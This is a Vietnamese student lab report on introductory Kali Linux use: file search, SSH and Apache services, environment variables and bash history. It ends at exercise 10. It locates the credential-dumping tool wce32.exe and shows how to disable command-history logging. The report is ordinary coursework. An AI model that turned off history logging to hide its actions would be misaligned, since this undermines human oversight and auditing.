

BÁO CÁO THỰC HÀNH

Môn học: An toàn mạng

Tên chủ đề: BÀI THỰC HÀNH LAB 01

GVHD: Tô Trọng Nghĩa

Nhóm: 3

1. THÔNG TIN CHUNG:

Lớp: NT140.P11.ANTT.1

STT	Họ và tên	MSSV	Email
1	Hà Minh Quân	22521177	22521177@gm.uit.edu.vn
2	Tù Chí Kiên	22520713	22520713@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Bài tập thực hành	100%	Xem mục lục
2	Bài tập về nhà	100%	Xem mục lục
3	Bài tập điểm cộng	100%	Xem mục lục
Điểm tự đánh giá			10/10

BÁO CÁO CHI TIẾT

Mục lục

A. Tổng quan	3
B. Chuẩn bị môi trường.....	3
C. Thực hành	3
1.Tổng quan Kali Linux	3
a. Hệ thống tập tin Linux:.....	3
b. Các lệnh linux cơ bản:.....	3

Bài thực hành 1: Liệt kê các tập tin	3
Bài thực hành 2: Di chuyển xung quanh	5
Bài thực hành 3: Tạo thư mục.....	6
c) Tìm kiếm tập tin trong Kali linux:	6
Bài thực hành 4: which	6
Bài thực hành 5: locate.....	7
Bài thực hành 6: find.....	7
Bài Tập Về Nhà 1-3 (Yêu cầu làm):	7
2. Quản lý các dịch vụ.....	9
Bài thực hành 6: Dịch vụ SSH	9
Bài thực hành 7: Dịch vụ HTTP	9
Bài Tập về nhà 4-6 (Cộng điểm):	10
3. Command line.....	11
d) Bash Environment	11
Bài thực hành 8: Biến môi trường	11
Bài thực hành 9: Bash history	14
Bài Tập Về nhà 7-9 (Yêu cầu làm):	14
e) Piping và Chuyển hướng	16
Bài thực hành 10: Chuyển hướng đến các tập tin mới.....	16
Bài thực hành 11: Chuyển hướng đến tập tin đã tồn tại	16
Bài thực hành 12: Chuyển hướng từ một tập tin	16
Bài thực hành 13: Chuyển hướng STDERR	17
Bài thực hành 14: Piping.....	17
Bài tập về nhà 10-11(Yêu cầu làm):	18
f) Tìm kiếm và thao tác văn bản.....	19
Bài thực hành 15: grep.....	19
Bài thực hành 16: sed	20
Bài thực hành 17: cut.....	20
Bài thực hành 18: awk.....	21
Bài tập về nhà 12-13(Yêu cầu làm):	21
g) Tải tập tin.....	25
Bài thực hành 19: wget	25
Bài thực hành 20: curl	25
Bài tập về nhà 14-16(Cộng điểm):	27
4. Các công cụ cần thiết	28

h) Netcat	28
Bài thực hành 21: Kết nối đến TCP/UDP port:.....	28
Bài thực hành 22: Lắng nghe trên TCP/UDP port:	28
Bài thực hành 23: Trao đổi tập tin với Netcat:.....	29
Bài thực hành 24: Quản trị từ xa với Netcat:.....	29
Bài tập về nhà 17-18(Yêu cầu làm):	30
i) PowerShell.....	33
Bài tập về nhà 23-24(Cộng điểm):.....	33

A. Tổng quan

B. Chuẩn bị môi trường

C. Thực hành

1.Tổng quan Kali Linux

a. Hệ thống tập tin Linux:

b. Các lệnh linux cơ bản:

Bài thực hành 1: Liệt kê các tập tin


The screenshot shows a terminal window titled "kali-linux-2024.3-vmware-a...". The terminal is running on a Kali Linux system, indicated by the desktop environment and the terminal prompt "kali@kali:~". The user has run the command "ls" to list files in the current directory (~). The output shows various files and directories, including ".bash_logout", ".bashrc", ".cache", ".config", ".dmrc", ".ICEauthority", ".java", ".local", "Music", "notes", "Pictures", ".profile", "Public", ".sudo_as_admin_successful", "Templates", "Videos", ".Xauthority", ".xsession-errors", ".xsession-errors.old", ".zsh_history", and ".zshrc". Below this, the user has run the command "ssssssS" which is likely a password attempt or a command related to a challenge.

Bài thực hành 2: Di chuyển xung quanh

The screenshot shows a VMware Workstation interface with a Kali Linux 2024.3 VM running. The terminal window displays a command-line session:

```
(kali㉿kali)-[~/] $ cd /usr/share/metasploit-framework/
(kali㉿kali)-[~/] $ pwd
/usr/share/metasploit-framework
(kali㉿kali)-[~/] $ cd ~
(kali㉿kali)-[~] $
```


Bài thực hành 3: Tạo thư mục



```
File Actions Edit View Help
[(kali㉿kali)-~]
$ ls
Desktop Documents Downloads Music notes Pictures Public Templates test Videos
[(kali㉿kali)-~]
$ mkdir -p test/{one,two,three}
mkdir: cannot create directory '/one': Permission denied
mkdir: cannot create directory '/two': Permission denied
mkdir: cannot create directory '/three': Permission denied
[(kali㉿kali)-~]
$ sudo mkdir -p test/{one,two,three}
[sudo] password for kali:
[(kali㉿kali)-~]
$ ls -l test/
one
three
two
[(kali㉿kali)-~]
$
```

c) Tìm kiếm tập tin trong Kali linux:

Bài thực hành 4: which



```
File Actions Edit View Help
[(kali㉿kali)-~]
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
[(kali㉿kali)-~]
$ which sbd
/usr/bin/sbd
[(kali㉿kali)-~]
$
```

Bài thực hành 5: locate

```
kali@kali: ~
└─$ locate sbd.exe
/usr/share/windows-resources/sbd/sbd.exe
```

Bài thực hành 6: find

```
root@kali: /home/kali
└─$ find / -name sbd*
/var/lib/dpkg/info/sbd.list
/var/lib/dpkg/info/sbd.md5sums
/usr/bin/sbd
/usr/share/doc/sbd
/usr/share/windows-resources/sbd
/usr/share/windows-resources/sbd/sbdbg.exe
/usr/share/windows-resources/sbd/sbd.exe
/usr/share/icons/Flat-Remix-Blue-Dark/apps/scalable/sbd.svg
find: '/run/user/1000/gvfs': Permission denied
```

Bài Tập Về Nhà 1-3 (Yêu cầu làm):**⑧ Bài tập về nhà (yêu cầu làm)**

1. Sử dụng lệnh **which** để xác định vị trí lưu trữ của lệnh **pwd**.
2. Sử dụng lệnh **locate** để xác định vị trí lưu trữ **wce32.exe**
3. Sử dụng lệnh **find** để xác định bất kỳ tập tin (không phải thư mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh **ls -l** trên chúng. KHÔNG được sử dụng các lệnh pipeline/chaining

1. Sử dụng lệnh **which** để xác định vị trí lưu trữ của lệnh **pwd**.



```
kali@kali: ~
$ which pwd
/usr/bin/pwd

(kali㉿kali)-[~]
$ ls -l /bin/pwd
-rwxr-xr-x 1 root root 43952 Mar  9  2024 /bin/pwd

(kali㉿kali)-[~]
```

Vị trí của pwd là : /usr/bin /pwd

2. Sử dụng lệnh **locate** để xác định ví trí lưu trữ wce32.exe

```
kali@kali: ~
$ locate wce32.exe
/usr/share/windows-resources/wce/wce32.exe

(kali㉿kali)-[~]
$ HMC
```

Vị trí của wce32.exe là /usr/share/windows-resources/wce/wce32.exe

3. Sử dụng lệnh **find** để xác định bất kỳ tập tin (không phải thư mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh **ls -l** trên chúng. KHÔNG được sử dụng các lệnh pipeline/chaining

```
(kali㉿kali)-[~]
└─$ find redirection.txt
redirection.txt

(kali㉿kali)-[~]
└─$ ls -l
total 84
drwxr-xr-x 2 kali kali 4096 Sep 14 02:46 Desktop
drwxr-xr-x 2 kali kali 4096 Sep 14 02:46 Documents
drwxr-xr-x 2 kali kali 4096 Sep 14 02:46 Downloads
drwxr-xr-x 2 kali kali 4096 Sep 14 02:46 Music
drwxrwxr-x 3 kali kali 4096 Sep 19 21:52 notes
drwxr-xr-x 2 kali kali 4096 Sep 14 02:46 Pictures
drwxr-xr-x 2 kali kali 4096 Sep 14 02:46 Public
-rw-r--r-- 1 kali kali 40808 Sep 19 23:28 q
-rw-rw-r-- 1 kali kali 24 Sep 19 23:43 redirection.txt
drwxr-xr-x 2 kali kali 4096 Sep 14 02:46 Templates
drwxrwxr-x 5 kali kali 4096 Sep 19 21:56 test
drwxr-xr-x 2 kali kali 4096 Sep 14 02:46 Videos

(kali㉿kali)-[~]
└─$
```

To direct input to this VM, move the mouse pointer inside or open a terminal window.

2. Quản lý các dịch vụ

Bài thực hành 6: Dịch vụ SSH



```
kali@kali: ~
Applications File Actions Edit View Help
(kali㉿kali)-[~]
└─$ sudo systemctl start ssh
(kali㉿kali)-[~]
└─$ 
(kali㉿kali)-[~]
└─$ sudo ss -antlp | grep apache2
LISTEN 0      511          *:80          *:*    users:(("apache2",pid=41295,fd=4),("apache2",pid=41294,fd=4),("apache2",pid=41293,fd=4),("apache2",pid=41292,fd=4),("apache2",pid=41291,fd=4),("apache2",pid=41288,fd=4))
(kali㉿kali)-[~]
└─$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
(kali㉿kali)-[~]
└─$ lab1_nhom3sS
```

Bài thực hành 7: Dịch vụ HTTP

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo service apache2 start
[sudo] password for kali:
 * Starting web server apache2
[ ok ]
(kali㉿kali)-[~]
$ sudo ss -anltp | grep apache2
LISTEN 0      511          *:80          *:*    users:(("apache2",pid=41295,fd=4),("apache2",pid=41294,fd=4),("apache2",pid=41293,fd=4),("apache2",pid=41292,fd=4),("apache2",pid=41291,fd=4),("apache2",pid=41288,fd=4))
(kali㉿kali)-[~]
$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2

```

Bài Tập về nhà 4-6 (Cộng điểm):

4. Liệt kê các port đang được mở trên Kali Linux

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ ss -tl
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
LISTEN      0          128          0.0.0.0:ssh            0.0.0.0:*
LISTEN      0          511          *:http                 *:*
LISTEN      0          128          [::]:ssh               [::]:*
(kali㉿kali)-[~]
$ 

```

Sử dụng lệnh ss -tl để liệt kê các port đang mở.

5. Tại sao khi kiểm tra dịch vụ SSH có đang chạy hay không (Hình 10), kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP (Hình 13), kết quả chỉ có 1 dòng.

Tại vì : Điều này là do SSH có thể sử dụng IPv4 và IPv6 nên nó lắng nghe trên cả hai ngăn xếp giao thức, dẫn đến hai dòng. HTTP có thể chỉ sử dụng IPv4 (hoặc IPv6), chỉ hiển thị một dòng.

6. Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khởi động.

```
(kali㉿kali)-[~]
$ sudo systemctl disable ssh
[sudo] password for kali:
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install disable ssh
Removed '/etc/systemd/system/sshd.service'.
Removed '/etc/systemd/system/multi-user.target.wants/sshd.service'.
```

Disable Tùy chọn này được sử dụng để vô hiệu hóa một đơn vị. Khi một đơn vị bị vô hiệu hóa, nó sẽ không tự động khởi động khi hệ thống khởi động.

3. Command line

d) Bash Environment

Bài thực hành 8: Biến môi trường

```
(kali㉿kali)-[~]
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/local/games:/usr/games

(kali㉿kali)-[~]
$ echo $USER
kali

(kali㉿kali)-[~]
$ echo $PWD
/home/kali

(kali㉿kali)-[~]
$ echo $HOME
/home/kali

(kali㉿kali)-[~]
$ export b=google.com

(kali㉿kali)-[~]
$ ping -c 2 $b
PING google.com (172.217.26.238) 56(84) bytes of data.
64 bytes from nrt12s51-in-f14.1e100.net (172.217.26.238): icmp_seq=1 ttl=128 time=89.5 ms
64 bytes from nrt12s51-in-f14.1e100.net (172.217.26.238): icmp_seq=2 ttl=128 time=91.7 ms

--- google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 89.465/90.590/91.716/1.125 ms
```


```
(kali㉿kali)-[~]
└─$ echo $$
1454

(kali㉿kali)-[~]
└─$ var="HMQ"

(kali㉿kali)-[~]
└─$ echo $var
HMQ

(kali㉿kali)-[~]
└─$
```

Sử dụng biến “\$\$” để hiển thị process ID của shell hiện tại nhằm đảm bảo chúng ta thực thi lệnh ở 2 shell khác nhau



```
File Actions Edit View Help

(kali㉿kali)-[~]
└─$ bash $PATH
(kali㉿kali)-[~] /local/bin:/usr/sbin:/usr/bin:/sbin:/usr/local/games:/usr/games
└─$ echo $$
5490
└─$ USER
(kali㉿kali)-[~]
└─$ echo $var
HMQ
└─$ exit
exit
└─$ SHOME
(kali㉿kali)-[~]
└─$
```

Có nhiều biến môi trường được khai báo mặc định trong Kali Linux. Sử dụng lệnh env để xem các biến môi trường này.

```
(kali㉿kali)-[~]
└─$ env
SHELL=/usr/bin/zsh
SESSION_MANAGER=local/kali:@/tmp/.ICE-unix/1082,unix/kali:/tmp/.ICE-unix/1082
WINDOWID=0
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_MENU_PREFIX=xfce-
POWERSHELL_UPDATECHECK=Off
LANGUAGE=
LESS_TERMCAP_se=
LESS_TERMCAP_so=
POWERSHELL_TELEMETRY_OPTOUT=1
SSH_AUTH_SOCK=/tmp/ssh-Bv4KEjYn2pX8/agent.1082
DOTNET_CLI_TELEMETRY_OPTOUT=1
XDG_CONFIG_HOME=/home/kali/.config
DESKTOP_SESSION=lightdm-xsession
SSH_AGENT_PID=1132
XDG_SEAT=seat0
PWD=/home/kali
XDG_SESSION_DESKTOP=lightdm-xsession
LOGNAME=kali
QT_QPA_PLATFORMTHEME=qt5ct
XDG_SESSION_TYPE=x11
XAUTHORITY=/home/kali/.xauthority
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/kali
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
HOME=/home/kali
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=0;34:ln=0;36:mh=00:pi=40;33:so=0;35:do=0;35:bd=40;33:01:cd=40;33:01:or=40;31:01:mi=00:su=37;41:sg=30;43:ca=00:tw=30;42:ow=34;42:st=37
;44:ex=0;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;
31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzr=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.sum=01;31:*.dwm=01;31:*.esd=01;31:*.avif=01;35:*.jpg=01;35:*.mjpg=01;35:*.mjpeg=01
;35:*.gif=01;35:*.bmp=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:*.#=00;90:*.#=00;90:*.ba
k=00;90:*.crdownload=00;90:*.dpkg-dist=00;90:*.dpkg-new=00;90:*.dpkg-old=00;90:*.dpkg-tmp=00;90:*.old=00;90:*.orig=00;90:*.part=00;90:*.rej=00;90:*.rpmnew=00;90:*.rpmm
LESS_TERMCAP_mb=
LESS_TERMCAP_me=
LESS_TERMCAP_md=
USER=kali
COLORFGBG=15;0
DISPLAY=:0.0
LESS_TERMCAP_ue=
SHLVL=2
LESS_TERMCAP_us=
XDG_VTNR=7
XDG_SESSION_ID=2
XDG_RUNTIME_DIR=/run/user/1000
QT_AUTO_SCREEN_SCALE_FACTOR=0
XDG_DATA_DIRS=/usr/share/xfce4:/usr/local/share/:/usr/share/:/usr/share/
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/local/games:/usr/games
GNOMESESSION=lightdm-xsession
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
_JAVA_OPTIONS=-Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
OLDPWD=/home/kali
_=~/usr/bin/env

(kali㉿kali)-[~]
└─$
```

Bài thực hành 9: Bash history

```
(kali㉿kali)-[~]
$ history
 1 echo $$ 
 2 exit
 3 which pwd
 4 clear
 5 which pwd
 6 ls -l /bin/pwd
 7 clear
 8 which pwd
 9 ls -l /bin/pwd
10 clear
11 which pwd
12 ls -l /bin/pwd
13 sudo update
14 sudo apt update
15 echo $$ 
16 clear
17 bash
18 env
19 clear
20 env
21 clear
22 env
23 clear
24 history
25 stclear
26 clear
27 history

(kali㉿kali)-[~]
$ !1
echo $$ 
5404
```

```
(kali㉿kali)-[~]
$ sudo systemctl restart apache2
[sudo] password for kali:
(kali㉿kali)-[~]
$ !!
sudo systemctl restart apache2
```

Bài Tập Về nhà 7-9 (Yêu cầu làm):

7. Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệt kê các ưu, nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập?

Lịch sử lệnh được lưu trữ trong tệp `~/.bash_history`.

Ưu điểm:

- Giúp nhớ lại các lệnh trong quá khứ.

- Hữu ích cho việc học và viết kịch bản
- Hỗ trợ khắc phục sự cố.

Nhược điểm: Có thể gây rò rỉ bảo mật (các lệnh nhạy cảm). Hiển thị lịch sử thực hiện lệnh nếu không được bảo vệ.

8. Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm.

Có, có thể tắt tính năng lưu trữ lịch sử bằng cách đặt các biến môi trường **HISTSIZE** và **HISTFILESIZE** thành 0

```
(kali㉿kali)-[~]
└─$ export HISTSIZE=0

(kali㉿kali)-[~]
└─$ export HISTFILESIZE=0

(kali㉿kali)-[~]
└─$ history

(kali㉿kali)-[~]
```


9. Ngoài cách sử dụng tiện ích history expansion, còn cách nào để thực hiện lại các lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm.

- Có thể sử dụng các phím mũi tên (lên/xuống) để cuộn qua các lệnh đã nhập trước đó.

e) Piping và Chuyển hướng

e) Piping và Chuyển hướng

Bài thực hành 10: Chuyển hướng đến các tập tin mới



```
Kali㉿kali: ~
File Actions Edit View Help

└──(kali㉿kali)-[~]
    └─$ ls
        Desktop Documents Downloads Music notes Pictures Public Templates test Videos

└──(kali㉿kali)-[~]
    └─$ echo "HMQ"
        HMQ

└──(kali㉿kali)-[~]
    └─$ echo "HMQ" > redicrection.txt

